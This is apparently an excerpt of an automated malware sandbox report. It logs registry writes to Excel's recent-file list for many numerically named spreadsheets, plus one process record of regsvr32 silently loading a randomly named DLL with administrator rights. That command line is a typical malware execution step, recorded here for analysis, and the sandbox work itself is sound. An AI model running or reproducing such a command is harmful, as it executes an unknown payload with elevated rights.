HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	3	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
----------	------	------	----------	----------	------------	-------	----------------	--------

General

Start time:	06:06:46
Start date:	29/11/2020
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0xff6f0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis